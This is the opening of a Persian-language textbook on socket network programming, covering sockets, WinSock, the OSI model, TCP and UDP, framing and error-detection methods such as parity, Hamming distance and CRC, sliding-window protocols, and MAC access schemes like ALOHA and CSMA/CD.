آموزش

برنامه‌نویسی سوکت

برای برنامه‌نویسان

Socket Network Programming Learning for Programmers

نویسنده: یونس فرهادنیا

با ویراستاری جمال شاهمرادی

www.PersianGenius.blogfa.com

شناسه کتاب

عنوان کتاب: آموزش برنامه نویسی سوکت برای برنامه نویسان

نویسنده : یونس فرهادنیا

ویراستار و طراح جلد: جمال شاهمرادی

تعداد صفحات: 201 صفحه در قالب فایل PDF

ایمیل نویسنده: farhadnia_p@yahoo.com

Book Characteristics

Title Book: Socket Network Programming Learning For Programmers

Author: Younos Farhadnia

Designer & Editor : Jamal Shahmoradi

Page Count: 201 of Page in PDF Format

Author Email: farhadnia_p@yahoo.com

((تقدیم به مادرم که همواره پشتیبان من در امور زندگی بوده است.))

مقدمه:

کتاب حاضر پروژه ای نیمه تمام بر اساس مجوز GNU FDL بصورت کامل آزاد برای استفاده در اختیار همگان قرار داده شده است امید است که با مشارکت افراد علاقه مند این کتاب بزودی اولین کتاب ایرانی باشد که بر اساس قانون متن باز در ایران منتشر می شود...

یونس فرهادنیا

بخش اول:

مفاهیم اولیه

مقدمه:

برای کسب توانایی در ساخت برنامه هایی که بتوانند تحت شبکه و استاندارد های موجود برای ساخت شبکه کارکنند نیاز است اطلاعات مقدماتی در مورد شبکه های کامپیوتری کسب کنید در این بخش ما به معرفی کوتاه و مقدماتی در مورد شبکه می پردازیم تا ذهن خوانندگان عزیز تا حدودی به بحث نزدیکتر شود و توانایی درک مطالب گفته شده را در قسمت های بعدی داشته باشند.

توجه:

اگر شما با شبکه آشنا هستید می توانید از این بخش که مربوط به مفاهیم شبکه و پروتکل ها می باشند صرف نظر کنید و به قسمت های اصلی آموزش برنامه نویسی شبکه بپردازید.

در این قسمت ابتدا به شرح مفاهیم پایه مدل مرجع OSI می پردازیم و سپس TCP/IP را به عنوان پروتکل استاندارد ارتباطات اینترنتی معرفی می کنیم و به جزئیات مهم آن اشاره خواهیم کرد و در نهایت مفهوم آدرس IP و کلاس های مختلف آن را بیان می کنیم در بخش بعدی نیز که دنباله ای برای این بخش محسوب می شود به توضیح چگونگی عملکرد و دستورات پروتکل های مهم ارتباطی که در سطح وسیع برروی شبکه جهانی اینترنت و شبکه های بر مبنای مدل TCP/IP استفاده می شوند می پردازیم.

خوانندگان عزیز توجه داشته باشند که دانستن مطالب ارائه شده در این دو بخش برای یک برنامه نویس شبکه الزامی است و نداشتن اطلاعات کافی در مورد مبنا و طریقه کار کردن پروتکل ها ممکن است موجب شود که در درک مطالب بعدی کتاب با مشکل مواجه شوید. پس مطالعه این بخش و بخش بعدی برای کسانی که با مفاهیم شبکه به خوبی آشنا نیستند الزامی می باشد.

سوکت (Socket) چیست؟!

با یک بیان ساده می توان گفت که سوکت به ترکیب یک آدرس ماشین (IP) و یک شماره درگاه (Port) گفته می شود. در این تعریف اصطلاحاتی وجود دارد که ممکن است معنای آن را به درستی درک نکنید ولی در ادامه همین فصل به طور کامل با این مفاهیم آشنا خواهید شد.

در برقراری ارتباط بین کامپیوتر ها در یک شبکه دو چیز بسیار مهم است:

1) آدرس ماشینی که می خواهیم اطلاعاتی از ان بگیریم یا به آن ارسال کنیم.

2) برنامه ای از آن ماشین که در خواست اطلاعات کرده یا اینکه می خواهیم اطلاعاتی از آن برنامه کسب کنیم.

این دو یعنی آدرس ماشین و شماره برنامه به وسیله سوکت در شبکه مشخص می شوند.

برکلی سوکت:

TCP/IP برای اولین بار درسیستم عامل یونیکس معرفی شد و در نگارش های بعدی این سیستم عامل که توسط دانشگاه برکلی توسعه پیدا کرد ، یک رویه برنامه نویسی نیز همراه TCP/IP ارائه شد تا کاربران بتوانند به وسیله آن برنامه های تحت شبکه با استفاده از این پشته پروتکلی ایجاد کنند. این رویه برنامه نویسی به صورت استاندارد برای برنامه نویسی شبکه درآمد و بقیه زبان های توسعه و سیستم عامل نیز از این استاندارد برای پشتیبانی از برنامه نویسی شبکه استفاده کردند.

WinSock چیست؟!

WinSock یا Windows Socket یک رویه (InterFace) برنامه نویسی است که در غالب یک DLL (Dynamic Link Library) در سیستم عامل ویندوز برای برنامه نویسی شبکه و ساخت برنامه هایی که بتوانند با شبکه محاوره داشته باشند معرفی شده است از آنجایی که این کتابخانه به صورت استاندارد جهانی ساخت برنامه های شبکه ، ساخته شده است بنابرین در این کتاب مبنای آموزش بر روی این رویه (WinSock) قرار داده شده است اگر چه آموزش های این کتاب فقط بر مبنای سیستم عامل ویندوز نیست و برنامه های این کتاب و آموزش های آن شامل سیستم عامل های خانواده *Nix (Linux & UNIX) نیز می باشد اما به دلیل مشترک بودن توابع موجود در این DLL و هدر های دیگر مبنای آموزش بر روی این DLL تمرکز دارد. اکنون که با اصطلاحاتی در زمینه برنامه نویسی شبکه آشنا شدید احتمالا سوالاتی در ذهن شما به وجود آمده که برای پیدا کردن پاسخ آن نیاز است که با مفاهیم پایه شبکه آشنا شوید. پس به توضیح این مبانی در قالب مدل مرجع OSI که یک مدل استاندارد برای ساخت شبکه های کامپیوتری است می پردازیم.

لایه ها:

درشبکه های کامپیوتری به دلیل اینکه برقراری ارتباط ما بین کامپیوترها نیازمند انجام یک سری کارهای متفاوت و گاه متضاد و ناهمگون است برای رفع این مشکل طراحان شبکه مدلی مرجع را که الگویی بر مبنای ساختارلایه ای دارد را معرفی کرده اند. در این الگو وظایف مرتبط با هم بر عهده یک بخش گزارده شده است و هر بخش تشکیل یک لایه مجزا را داده است. لایه ها در این مدل به صورت پشته بر روی هم گذاشته شده اند و هر لایه فقط می تواند با لایه های مجاور خود در ارتباط باشند.

تعریف پروتکل :

در دو کامپیوتر که بوسیله شبکه به هم متصل می شوند هر لایه با لایه هم سطح خود توافقی برای انجام عملیات دارد به این توافق بین لایه ها **پروتکل** گویند.

خدماتی که یک لایه به لایه بالاتر می دهد ممکن است به یکی از گونه های زیر باشد:

- درخواست سرویس (Request)
- اقدام لازم برای انجام سرویس (Introduction)
- ارسال پاسخ سرویس (Response)
- قبول درخواست (Confirm)

انواع ارتباط لایه های متناظر در دو کامپیوتر :

ارتباط مابین دو کامپیوتر می تواند به یکی از دو صورت زیر باشد:

- اتصال گرا (Connection Oriented)
- غیر اتصال گرا (Connection Less)

در سیستم **اتصال گرا** ابتدا درخواست اتصال ارسال شده و در صورت موافقت طرف مقابل ارتباط برقرار می شود (مثل چیزی که در سیستم تلفن وجود دارد) به این سیستم Data Stream نیز گفته می شود.

اما در سیستم **غیر اتصال گرا** بدون نیاز به موافقت طرف مقابل بسته ها ارسال می شوند (مانند سیستم پست) به این سیستم Data Gram می گویند.

UDP و TCP :

در پشته پروتکلی TCP/IP دو نوع ارتباط می توان با کامپیوتر را دور ایجاد کرد:

- اتصال به کامپیوتر راه دور به وسیله سوکت Data Stream
- اتصال به کامپیوتر راه دور به وسیله سوکت Data Gram

به بیان غیر رسمی به نوع ارتباط اول (اتصال گرا) ارتباط از نوع TCP گویند و اگر نوع برقرای ارتباط به حالت Data Gram (غیر اتصال گرا) باشد به آن UDP گویند.

کاربرد حالت اتصال گرا در مواقعی است که نیاز به برقراری یک ارتباط امن بین دو ماشین فرستنده و گیرنده داشته باشیم یعنی از صحت دریافت اطلاعات در ماشین گیرنده مطمئن شویم.

اما حالت غیر اتصال گرا (UDP) مواقعی استفاده می شود که خیلی دریافت اطلاعات توسط ماشین گیرنده اهمیتی نداشته باشد.

در زیر انواع ارتباط بین لایه های دو ماشین را می بینید:

- Connection Oriented (Data Stream)
  - Ack (reliable)
    - Message Stream
    - Byte Stream
  - Not Ack (unreliable)
- Connection Less (Data Gram)
  - Ack (reliable)
  - Not Ack (unrilabel)
  - Request & Reply

کیفیت سرویس دهی یک شبکه (QQS[1]):

سرویس که یک شبکه ارائه می دهد باید دارای یک کیفیت خوب و قابل قبول باشد. از لحاظ کیفیت ارائه سرویس شبکه ها دو نوع می باشند:

- کاربر قبل از استفاده از شبکه در مورد کیفیت با شبکه توافق می کند.
- شبکه هیچ تضمینی در مورد کیفیت نکرده ولی سعی می کند حداکثر کیفیت را ارائه دهد.


1. Quality of Service

پارامترهای ارزیابی کیفیت سرویس :

1. مدت زمان ایجاد ارتباط (Connection Establishment).
2. احتمال قطع ارتباط (Connection Establishment Failure Probability)
3. پهنای باند عملی قابل استفاده کاربر (Through Put).
4. زمان انتقال داده (Transit Delay) .
5. نرخ خطا (Error Ratio) .
6. امنیت (Security) .
7. اولویت بندی (Priority) .

مدل مرجع OSI :

مدل OSI در شکل 1-1 آمده است. این مدل بر مبنای قراردادی است که سازمان استاندارد جهانی ISO به عنوان اولین مرحله از استاندارد سازی قراردادهایی که در لایه های مختلف مورد استفاده قرار می گیرند ایجاد کرد. این مدل در سال 1995 بازبینی شد. نام این مدل ISO OSI انتخاب شد زیرا با اتصال سیستم های باز سرو کار دارد. منظور از سیستم های باز سیستم هایی است که برای ارتباط با سایر سیستم ها باز هستند. برای اختصار ، ان را OSI می نامیم.



شکل 1-1

مدل هفت لایه ای OSI

مدل OSI هفت لایه دارد. اصولی که منجر به این هفت لایه شده اند عبارتند از:

- وقتی مباز به سطوح مختلفی از انتزاع است ، لایه ای باید ایجاد شود.
- هر لایه باید وظیفه مشخص داشته باشد.
- وظیفه هر لایه باید با در نظر گرفتن قراردادهای استاندارد جهاتی انتخاب شود.
- مرزهای لایه باید برای به حداقل رساندن جریان اطلاعات از طریق واسط ها انتخاب شوند.
- تعداد لایه ها باید آنقدر باشد که نیازی به قراردادن وظایف متمایز در یک لایه نباشد.

در ادامه هر لایه از مدل را به نوبت ، با شروع از لایه پایین مورد بحث قرار می دهیم. توجه داشته باشید که خود مدل OSI یک معماری شبکه نیست زیرا خدمات و قراردادهایی را که باید در هر لایه مورد استفاده قرار گیرد را مشخص نمی کند. فقط مشخص می کند که هر لایه چه عملی باید انجام دهد. ISO استاندارد هایی برای تمام لایه ها نیز تولید کرده است، گر چه این ها بخشی از خود مدل مرجع نیستند. هر کدام به عنوان استانداد جهانی منتشر شده اند.

1. لایه فیزیکی (Physical):

لایه فیزیکی به انتقال بیت های خام بروی کانال ارتباطی مربوط می شود. اصول طراحی حکم می کند که وقتی بیت 1 از یک طرف ارسال می شود، در طرف دیگر بیت 1 دریافت شود، نه بیت صفر. سوال های خاصی که مطرح می شوند عبارتند از : برای نمایش، یک و صفر به چه ولتاژی نیاز است، هر بیت چند نانو ثانیه دوام دارد، آیا انتقال در هر دو جهت به صورت همزمان صورت گیرد، اتصال اولیه چگونه برقرار می شود، وقتی ارتباط دو طرفه قطع شود، اتصال چگونه خاتمه یابد، و واسط شبکه چند پایه دارد و هر پایه به چه منظوری مورد استفاده قرار می گیرد.

در اینجا مدل طراحی با واسط مکانیکی،الکتریکی، و واسط های زمانی و رسانه انتقال فیزیکی که در زیر لایه فیزیکی قرار دارند، سرو کار دارد.

2. لایه پیوند داده ها (Data Link) :

وظیفه اصلی لایه پیوند داده ها این است که با امکانات انتقال اطلاعات خام، خطی را از دید لایه فیزیکی، به خط بدون خطا تبدیل کند. این کار را با شکستن داده های ورودی به قاب های داده (Data Frame) – معمولا به اندازه چند صد بایت یا چند هزار بایت- انتقال ترتیبی قاب ها، و پردازش قاب ها و اعلام وصول قاب هایی که از طرف گیرنده ارسال می شود، انجام می دهد.

مسئله دیگری که در لایه پیوند داده ها وجود دارد، چگونگی حفظ یک فرستنده سریع در دام یگ ماشین گیرنده کند است. برای اینکه انتقال دهنده بداند که گیزنده در آن واحد چه میزان از فضای بافر را در اختیار دارد، باید از راهکار تنظیم ترافیک استفاده شود. غالبا تنظیم ترافیک و پردازش خطا مجتمع می شوند.

شبکه های پخشی مسئله دیگری در لایه پیوند داده ها دارند : چگونگی کنترل دستیابی به کنال مشترک. یعنی اینکه چگونه چندین ماشین که در یک شبکه قرار دارند بتوانند برای ارسال و در یافت از یک کابل مشترک استفاده کنند.

زیر لایه خاصی از لایه پیوند داده ها، به نام زیر لایه کنترل دستیابی به رسانه (MAC) با این مسئله سرو کار دارد.


نگاه دقیق تر به لایه پیوند داد ها و معرفی الگوریتم های مورد استفاده در آن:

لایه پیوند داد ها از دو زیر لایه تشکیل شده است (شکل 2-1).

این دو زیر لایه از پایین به بالا MAC و LLC نام دارند. در این حالت LLC با لایه Network در ارتباط است و MAC با لایه فیزیکی.

LLC لایه شبکه را قادر می سازد با انواع سرعتها، کابلها و تپولوژی های کار کند.

کار اصلی زیرلایه MAC کنترل دستیابی به لایه فیزیکی است.



شکل 2-1: نمایش ساختار داخلی لایه پیوند دادها

زیر لایه LLC :


وقتی اطلاعات بر روی رسانه ارسال می شود باید با به کار گیری روش هایی مانع از برخورد و ادغام دو بسته اطلاعاتی با هم شویم. یعنی اینکه اگر یک بسته بزرگ به 10 بسته کوچک 100 بایتی شکسته شود و این 10 بسته را به ترتیب برای ماشین گیرنده ارسال کنیم کامپیوتر گیرنده با روشی متوجه ابتدا و انتهای بسته اول شود و بسته دوم را نیز تشخیص دهد چون همان طور که می دانید هنگام ارسال اطلاعات روی خط چیزی جز صفر و یک بر روی کابل یا رسانه ارتباطی نیست و باید با روشی ابتدا و انتهای بسته ها برای کامپیوتر راه دور مشخص شود. به کار بستن این مکانیزم ها بر عهده زیر لایه LLC از لایه پیوند داده ها می باشد.

روش های ممانعت از ادغام بسته ها در زیر لایه LLC :

- *Character Count.*
- *Starting & Ending Characters , With Character Stuffing.*
- *Starting & Ending Flags , with bit Stuffing.*
- *Physical Coding violation.*

روش اول (*Character Count*):

در این روش در اولین بایت یک فریم تعداد بایتهای آن فریم را تععین می کنیم به عنوان مثال اولین بایت فریم زیر مشخص می کند که چهار بایت بعد نیز مربوط به همین فریم است (شکل 3-1):



شکل 3-1 : نمایش عملکرد تکنیک Character Count

به این بایت اصطلاحا Character Count می گویند.

ضعف این روش این است که اگر بایت اول آسیب ببیند تا انتهای عمل ارسال تمام اطلاعات به درستی دریافت نمی شوند. و تنها حسن آن هم سادگی روش است.

روش دوم (*Starting & Ending Characters , With Character Stuffing*):

در این روش ابتدا و انتهای هر فریم یکسری نشانه اضافه می کنیم یعنی ابتدا و انتها را با چند بایت خاص مش خص می کنیم(شکل 4-1).

DLE برای نشانه گزاری ، STX شروع فریم ، ETX انتهای فریم

DLE	ETX						DLE	STX

شکل 4-1


هر گاه که الگوی نشانه گزاری در خود داده های موجود در فریم نیز وجود داشته باشد، باعث ایجاد اختلال در تشخیص ابتدا و انتهای بسته می شود برای حل این مشکل در فرستنده هر گاه الگوی نشانه وجود داشت این الگو را در بدنه دوبار تکرار می شود و در گیرنده اگر دو بار پشت سر هم الگوی نشانه دریافت شود گیرنده متوجه می شود که این جزئی از خود اطلاعات بسته است در نتیجه یکی از آنها را دور ریخته و دیگری را در بسته قرار می دهد.

معایب:

ایراد این روش در این است که برای مشخص کردن ابتدا و انتهای فریم حداقل به چهار بایت نیاز داریم که این خود باعث به هدر رفتن بخشی از فضای بسته ارسالی می شود.

روش Starting & Ending Flags , with bit Stuffing :

برای مشخص کردن ابتدا و انتهای فریم از یک Flag (پرچم) یک بایتی استفاده می کنند. از لحاظ کارایی با روش Starting & Ending Characters , With Character Stuffing تفاوتی ندارد اما سربار (Over Head) آن کمتر می باشد (شکل 5-1).



شکل 5-1

ضعف این روش در این است که با تغییر یک بیت ممکن است الگوی flag تغییر کند و کل اطلاعات ارسالی اشتباه دریافت شوند.

روش Physical Coding violation :

در زمان های خاص لبه پایین رونده (قسمتی از شکل موج کلاک سیستم که از بالا به پایین افت ولتاژ می کند) به عنوان یک و لبه بالا رونده به عنوان صفر تلقی خواهد شد. برای مشخص کردن ابتدا و انتهای فریم ها از حالاتی که در کد کردن معنایی ندارد استفاده می شود. یعنی اگر در زمان های مورد نظر تغییر نداشته باشد نه صفر است و نه یک و به این حالت Violation گفته می شود.

اگر به اندازه دو یا سه فریم تغییری در موج نباشد، فرض خواهد شد که پایان فریم است.

این روش بسیار مناسب می باشد و توسط لایه فیزیکی نیز به راحتی قابل اجراست.

نکته:

معمولا در کاربرد های عملی ترکیبی از روش های گفته شده استفاده می شود (به طور معمول ترکیب روش های 1 و 3 و یا 1 و 4).

روش های کشف و اصلاح خطا در زیر لایه LLC :

در این قسمت الگوریتم ها وشیوه های مختلف تشخیص و اصلاح خطا در یک مجموعه از بیت ها را بررسی میکنیم.

خطا معمولا ناشی از تبدیل یک مقدار در حین انتقال به یک مقدار دیگر است، مثلا تبدیل صفر به یک و یا بلعکس. در شبکه معمولا فقط از مکانیزم های تشخیص خطا استفاده می شود. در صورت مشاهده خطا در خواست ارسال مجدد می کنند و از اصلاح خطا خود داری می شود.

عوامل ایجاد خطا در شبکه:

- پارازیت و نویز های خارجی.
- تغییر شکل پالس ارسالی (مثلا به علت تضعیف).


روش های مختلف و گاه متضادی برای تشخیص و اصلاح خطا در شبکه وجود دارد در زیر به مهمترین آنها اشاره شده است :

Parity (بیت توازن) :

ساده ترین روش تشخیص خطا استفاده از یک بیت اضافی به اسم Parity است.

اگر Parity زوج داشته باشیم مقدار این بیت طوری انتخاب خواهد شد که همراه کل مجموعه بیت ها، تعداد بیت های یک زوج باشد. و اگر Parity فرد داشته باشیم طوری بیت های یک را انتخاب می کنیم که تعدا آنها فرد باشد.

مثال:



ضغف این روش در این است که اگر تعداد خطاهای اتفاق افتاد مضربی از دو باشد در (بیت توازن زوج) دیگر نمی توان خطا را تشخیص داد.

روش Hamming Distance برای تشخیص خطا:

تعریف فاصله همینگ:

تعداد اختلاف بین بیتهای متناظر در رشته همطول را فاصله همینگ گویند.

مثال:

0110101

1010010

فاصله همینگ دو عدد بالا برابر 5 می باشد.

نکته:

اگر برای چند رشته بخواهیم فاصله همینگ را بدست آوریم کوچکترین فاصله بین جفت، جفت آنها را به عنوان فاصله همینگ دسته اعداد در نظر می گیریم.

نکته:

اگر فاصله همینگ برابر $d+1$ باشد آنگاه تا d بیت خطا در انها را می توان تشخیص داد.

نکته:

اگر فاصله همینگ برابر $2d+1$ باشد آنگاه تا d خطا را می توان در انها اصلاح کرد.

روش InterLeaving :

این روش برای ارسال n عدد فریم استفاده می شود. وبه جای ارسال تک تک فریم ها پشت سر هم ابتدا بیت یک کلیه فریم ها را ارسال می کند، و بعد بیت دو و... را ارسال می کند (شکل 6-1).

در این روش از بیت توازن هم برای سطر ها یعنی (فریم ها) و هم برای ستون ها استفاده می شود.

1	2	…	k
1	2	…	k
1	2	…	k
1	2	…	k

1	2	…	k

شکل 6-1

حسن این روش در این است که هر گاه در یک ارسال حتی بیش از یک خطا داشته باشیم باز هم برای هر فریم حداکثر یک خطا خواهیم داشت و با استفاده از بیت Parity (توازن) که خطا را چک می کنند، برای هر خانه که خطا داشته باشد هم بیت توازن افقی و هم بیت توازن عمودی خطا را معلوم کرده و در این صورت بیت دارای خطا مشخص و اصلاح می شود.

و ضعف این روش این است که باید تمام فریم ها ارسال شوند تا اطلاعات موجود در گیرنده قابل استفاده باشند.

نکته:

این روش برای ارسال یک فایل مناسب است اما برای کارهای بلادرنگ (Real Time) مثل ارتباطات صوتی و تصویری ایجاد مشکل می کند.

نکته:

در شبکه تلفن همراه ایران برای کشف خطا از این روش استفاده می شود.

روش CRC :

در ای روش فریم داده را به یک Generator تقسیم کرده و باقیمانده تقسیم را به فریم اضافه می کنند و همراه آن به سمت گیرنده ارسال می شود. در گیرنده نیز کل فریم (همراه با باقیمانده) را دوباره بر Generator تقسیم می کنند اگر خطایی روی نداده باشد باقیمانده صفر خواهد بود، در غیر این صورت خطایی در زمان ارسال روی داده است.

این روش محل ایجاد خطا را مشخص نمی کند.

نکته:

در این روش فرستنده و گیرنده باید بر روی Generator توافق داشته باشند.

Generator های معروف:

CRC12 : G = X^12 + X^11 + X^3 + X^2 + X^1 + 1

مورد استفاده در شبکه تلفن CRC – CCIT : G = X^16 + X^12 + X^5 + 1

CRC16 : G = X^16 + X^15 + X^2 + 1

خطا های زیر را می توان با استفاده از این روش کشف کرد:

- یک یا دو خطا.
- تعداد خطا های فرد.
- خطا های پشت سر هم کمتر از 16.

حسن این روش نسبت به روش های گفته شده دیگر :

- تعداد بیت های اضافه شده تابع طول فریم نیست.
- باقیمانده در انتهای فریم اضافه می شود. این امر باعث پیاده سازی آسان این روش می شود.

نکته:

در کارتهای شبکه امروزی معمولا از روش CRC استفاده می شود، و عمل محاسبه باقیمانده بر عهده کارت شبکه می باشد.

توجه:

برای اندازه گیری میزان خطا در یک کانال ارتباطی تعداد خطا را در یک میلیون بار ارسال محاسبه کرده و آن را به عنوان شاخص در نظر می گیرند.

معمولا هنگام ارسال بسته از یک hop به hop دیگر باید فرستنده به یک نحوی از رسیدن بسته به مقصد مطلع شود. به همین منظور در لایه پیوند داده ها یکسری پروتکل ها در نظر گرفته شده است. کاربرد این پروتکل ها علاوه بر کشف خطا می تواند قدرت گیرنده را برای دریافت بسته ها نیز در نظر بگیرد.

پروتکل توقف و انتظار (Stop & Wait) :

در این پروتکل فرستنده پس از ارسال یک فریم یک مدت زمانی را منتظر رسیدن پاسخ (Ack) از طرف گیرنده می شود. این کار را با تنظیم یک زمانسنج انجام می دهد. هر گاه زمان تایمر به صفر برسد و پاسخی

برای بسته ارسالی دریافت نشود ، فرض می کند که بسته یا خراب شده یا به مقصد نرسیده است. در این هنگام مبادرت به ارسال مجدد بسته می نماید.

توجه:

استفاده از این تکنیک در مواردی که فاصله بین فرستنده و گیرنده زیاد است، و همچنین خط دارای درصد خطای بالایی باشد مقرون به صرفه نیست.

پروتکل پنجره های لغزان (Sliding Windows) :

در پروتکل Stop & Wait یک فریم ارسال می شود و سپس فرستنده منتظر رسیدن جواب از گیرنده باقی می ماند، در این حالت مقداری از زمان ماشین فرستنده به بطالت خواهد گذشت. در صورتی که هر ماشین موجود در شبکه بتواند در یک زمان محدود خط را در دست داشته باشد این پروتکل با شکست مواجه خواهد شد.

برای رفع این مشکل پروتکل پنجره های لغزان معرفی شده است، کارکرد این پروتکل به نحوی است که فرستنده هر بار به جای ارسال یک بسته می تواند یک تعداد مشخص از بسته ها (یا اصطلاحا یک پنجره از بسته ها) را ارسال کند و سپس منتظر جواب مربوط به آن تعداد از پنجره ها باشد.

بعد از اینکه فرستنده جواب مربوط به رسیدن صحیح پنجره را از گیرنده دریافت کرد بر روی n تعداد بسته دیگر رفته و آنها را ارسال می کند و دوباره برای دریافت جواب منتظر می ماند.

در این روش گیرنده Ack مربوط به آخرین بسته را ارسال می نماید.

یک نقطه ضعف این روش در این است که اگر یکی از بسته (بجز بسته آخر) در طول عملیات ارسال آسیب ببیند دیگر نمی توان تشخیص داد که کدام بسته بوده است.

برای حل این مشکل از مکانیزم های زیر استفاده می شود:

- مکانیزم برگشت به n
- مکانیزم تکرار انتخابی

مکانیزم برگشت به n :

در این روش گیرنده اگر تمام فریم های یک پنجره را به طور صحیح دریافت کرد پاسخی برای فرستنده مبنی بر دریافت صحیح اطلاعات ارسال می کند. اما به محض اینکه در یک بسته خطایی را تشخیص داد یا اینکه بسته

ای در طول عملیات ارسال گم شود دیگر مابقی بسته ها را نیز دریافت نخواهد کرد و Ack آخرین بسته ای را که صحیح دریافت کرده است را به فرستنده ارسال می کند.

فرستنده نیز با دریافت پاسخ گیرنده متوجه می شود که باید بر روی کدام بسته برود و روند ارسال را از چه بسته ای ادامه دهد.

نکته:

با کمی دقت بر روی این روش متوجه می شویم که فرستنده باید تا پایان عملیات ارسال تمام بسته ها را در حافظه خود نگه دارد، تا در صورت لزوم مجددا به ارسال آنها مبادرت ورزد.

مزایا و معایب :

حسن این روش در پیاده سازی و مدیریت آسان آن می باشد اما همانطور که قبلا نیز گفته شد ممکن است بعد از کشف خطا در یک بسته بقیه بسته های دنباله آن را نیز که خطا ندارد هم دور ریخته شود. که این باعث کندی در عملیات ارسال می شود.

تکرار انتخابی :

روش دیگر در برخورد با خطا های روی داده در بسته ها در روش پنجره های لغزان استفاده از مکانیزم تکرار انتخابی می باشد.

در این روش پس از کشف یک خطا در یک بسته دیگر بسته های بعدی دور ریخته نمی شوند بلکه آنها نیز توسط گیرنده دریافت خواهند شد، و برای اینکه بسته دارای خطا دوباره توسط فرستنده ارسال شود در حین دریافت بسته ها با یک Ack به فرستنده اطلاع می دهد که بسته ای که در آن خطا روی داده است را مجددا ارسال نماید.

مزایا و معایب :

در این روش از پهنای باند کانال استفاده مطلوب تری صورت می گیرد اما مدیریت بسته ها ، Ack و ترتیب ارسال ، دریافت و چینش بسته ها پیچیده تر می شود.

زیر لایه MAC

وظیفه اصلی لایه MAC کنترل دسترسی ماشین ها به لایه فیزیکی (کانال ارتباطی) است.

هنگام ارسال اطلاعات برروی کابل در صورت نبود مدیریت بر لایه فیزیکی ممکن است مشکلاتی در روند ارسال و دریافت اطلاعات به وجود آید، مثلا ارسال اطلاعات توسط دو یا چند ماشین به صورت همزمان.

قبل از بررسی مکانیزم های موجود در زیر لایه MAC برای مدیریت بر روی رسانه فیزیکی پارامترهای مربوط به یک کانال ارتباطی را معرفی می کنیم:

- Delay (مدت زمانی که یک فرستنده باید صبر کند تا کانال در اختیارش گزارده شود).
- Through Put (هیچ گاه کابل نباید بیکار یا خالی از فریم باشد).

روش های ارسال اطلاعات برروی کانال :

همانطور که می دانید در یک شبکه در هر زمان تنها یک ماشین می تواند مبادرت به ارسال اطلاعات نماید. زیرا در صورتی که چند ماشین به صورت همزمان اطلاعات خود را بر روی کانال قرار دهند بسته های اطلاعاتی که به صورت سیگنال های الکتریکی بر روی کانال وجود دارند با یکدیگر برخورد می کنند و از بین می روند.

برای کم کردن Delay و همچنین افزایش Through Put در یک شبکه مکانیزم هایی پیشنهاد شده است که در اینجا نمونه هایی از آنها را بررسی می کنیم.

روش آلوها (ALLOHA) :

در این روش هر کامپیوتر به محض اینکه اطلاعاتی برای ارسال داشته باشد شروع به ارسال آن خواهد نمود.

مزایا:

Delay در این روش صفر است.

معایب:

اگر دو یا چند کامپیوتر همزمان مبادرت به ارسال اطلاعات نمایند بسته ها با یکدیگر تداخل کرده و از بین می روند.

روش آلوهای برهه ای (Stotted ALLOHA) :

برای بهتر کردن روش آلوها زمان انتقال را به قسمت های (برهه های) مجزایی تقسیم می کنند که هر قسمت برای ارسال یک قاب در نظر گرفته می شود.

در این روش اگر ماشینی قصد ارسال اطلاعات را داشته باشد دیگر نمی تواند در هر زمانی اطلاعات را

ارسال کند بلکه فقط ارسال اطلاعات در مرز بین دو برهه امکان پذیر است.

نکته:

در این روش تاخیر ارسال اطلاعات تقریبا برابر نصف زمان بک برهه است.

روش CSMA (Carrier Sense Multiple Access) :

کارایی روش های آلوها و آلوهای برهه ای بسیار کم می باشد و این به آن جهت است که هر ایستگاه به دلخواه خود عمل انتقال را انجام می دهد و به عملکرد سایر ایستگاه ها توجهی ندارد. در یک شبکه محلی این امکان وجود دارد که هر ایستگاه تشخیص دهد سایر ایستگاه ها مشغول به چه کاری هستند. بنابراین بر طبق این مکانیزم در فرستنده ای که قصد ارسال اطلاعات را دارد قبل از انجام عمل ارسال ابتدا به خط گوش می دهد اگر خط خالی باشد شروع به ارسال اطلاعات می کند. این نوع ارسال را اصطلاحا CSMA گویند.

برای بالا بردن کارایی در این روش فرستنده می تواند به هر چیزی که ارسال می کند نیز گوش دهد و به محض این که یک تداخل را مشاهده کرد دیگر چیزی ارسال نمی کند. به این مکانیزم CD (Collision Detection) گویند.

پروتکل های مختلفی بر مبنای CSMA/CD طراحی شده اند که در زیر مثال هایی از این نوع پروتکل ها آمده است :

- 1 - Persistent
- non - Persistent
- p - Persistent

